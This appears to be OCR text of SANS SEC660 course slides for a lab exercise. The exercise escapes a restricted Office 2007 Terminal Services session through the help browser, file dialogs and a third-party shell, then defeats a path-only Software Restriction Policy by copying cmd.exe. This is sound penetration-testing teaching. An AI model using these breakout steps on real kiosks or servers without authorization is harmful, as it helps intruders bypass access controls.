
Victim Step

Exercise: RDP Escape (1)

- Environment:
  - Microsoft Terminal Services as Remote Office Server: 10.10.10.71
  - Escape the Word Application for full desktop
- Roles:
  - Attacker = Windows or Kali
  - Victim = Instructor 2003 Server

Exercise: RDP Escape (1) – Victim Step
This is a simple exercise to explore desktop restrictions on Windows. The victim is a Windows 2003 R2 Terminal Services provided Office 2007 application. Connect with the Microsoft Terminal Services Client (mstsc) to 10.10.10.71. The rdesktop client from Kali or Mac OS X can also be used, but the slides will show the Microsoft client.

Either browse to Remote Desktop under Programs->Accessories or from a command prompt execute mstsc (Microsoft Terminal Services Client).




Exercise: RDP Escape (2) – Attacker Step

Your goals are to work around controls to escape the software restrictions. This is a fully patched Windows Server, with additional hardening. Specifically, your goals are to demonstrate you have circumvented all local defenses with these programs running:


1. Notepad.exe
2. Any command shell
3. Web browser access to http://kittenwar.sec660.org

If you need help getting starting with the connection, ask for help.



Exercise: RDP Escape – STOP

Don't go any further unless you want to get the answers to the exercises. The next page starts a review of the answers to this exercise.



Exercise: RDP Escape Possible Approaches?


Many normal things do not work in this environment. Missing clickable and right-clickable options force you to get creative. Working from Microsoft Word can get around the fact you have no desktop items, programs in the Start menu, printer dialogs, or taskbar.

In these situations, try to get access by trial and error in this order: Internet browser (often via help menus), file browse dialog (usually via the Internet history/objects browse dialog), and then command shell.

Attacker Step

Exercise: RDP Escape Browser (1)

- Help – Office Online – Error
- Tools | Internet options
- Connections
- LAN settings




SANS SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 109

Exercise: RDP Escape Browser (1)


First, using Microsoft Word, we see it can't File-Open right-click and we can't add a new printer from the print dialog either. From the Help on the upper right of Word, we can get to Online Help (1). The browser does not seem normal, as it will not browse to Kitten Wars, so we need to work a little more at this one.

From the new browser, pick Tools | Internet options (2). From the Internet Options dialog, click the Connections tab (3) to see the LAN settings button (4) on the bottom right of the pop-up window.



Exercise: RDP Escape Browser (2)


Sometimes a proxy can be filtering our destination. Ensure the proxy settings are disabled (all checkboxes shown should be cleared). In our exercise, they should be already cleared, but if a Microsoft Word crash leaves the desktop session in an odd state, the server's Default User Profile will be used and the proxy settings may change.



Exercise: RDP Escape Getting to Explorer


From the browser's Tools->Options, we can select the General tab (1) and arrive at the Settings button on the right of the dialog (2), eventually getting at the View objects button (3).

You may get an odd error at the final step (3). This error is a side effect of the GPO enforcing an incorrect proxy setting. This odd error goes away after a second attempt at either View objects or View files.



Exercise: RDP Browsing to the Desktop


In this particular configuration, the key to unrestricted browsing is by using the drop-down combo box to navigate back to the desktop, where you can make a new folder. The Back or Parent Folder buttons won't work; you must use the drop-down box (see 1 above) to select Desktop (see 2 above). Next, as long as you do NOT have anything in the right panel selected (click in the open space in the right panel), you will then have a "Make a new folder" in the left side panel (see 3 above). After the New Folder is created, double-click it (see 4 above).



Exercise: RDP Escape Getting to "an" Explorer

After you open this New Folder, a different shell explorer opens; this one is named Xplorer². This third-party explorer.exe replacement is not controlled by the Microsoft SRP or GPO security settings as Explorer is. Now we can right-click on cmd.exe; for advanced operations on cmd.exe, we can copy or create a hard link to cmd.exe.

Kiosks often replace explorer.exe to remove some of the attack vectors with file browsing. The Xplorer² software is an example of one that actually weakens security instead of enhances it: It has all the features of explorer.exe but is not restricted by GPO. An interactive desktop would see Xplorer2.exe right away, but in this scenario, the explorer.exe is still used until you navigate into a new folder. It's an interesting side effect that is the perfect example of finding that odd difference under special circumstances.



Exercise: RDP Escape SRP Block


The Software Restriction Policy (SRP) blocks our open cmd.exe attempt. Realistically, only Kiosks and embedded devices would function without a command interface of some kind. It is extremely likely a substitute shell exists for management and automation. Some third-party programs may require it as well.

At this point, we can either find the alternative command shell, such as powershell.exe, or bring our own to the system.

Attacker Step

Exercise: RDP Escape Getting to cmd.exe

- SRP was just blocking it by path
- Copy Paste Shell



Exercise: RDP Escape Getting to cmd.exe

The Software Restriction Policy was just blocking the full path, c:\WINDOWS\system32\cmd.exe, and not a hash or other more restrictive policy. Here, use the right-click menu to copy and paste the cmd.exe to a new location. Alternatively, you can create a hardlink from the menu which also circumvents the SRP blocking C:\Windows\System32\cmd.exe execution.

a) Copy
   1) Select the blocked cmd.exe
   2) Right-click to select Copy


b) Paste
   1) Select Desktop in Xplorer^2
   2) Right-click in an empty area inside the Desktop entry to select Paste
   3) Place the cmd.exe on the Desktop

c) Open
   1) Select the new cmd.exe on the Desktop in Xplorer^2
   2) Right-click to select the Open dialog
   3) Bask in the Microsoft Copyright statement and shell

Attacker Step

Exercise: RDP Escape Notepad and Mspaint

- Success: execution of notepad and mspaint



Exercise: RDP Escape Notepad and Mspaint

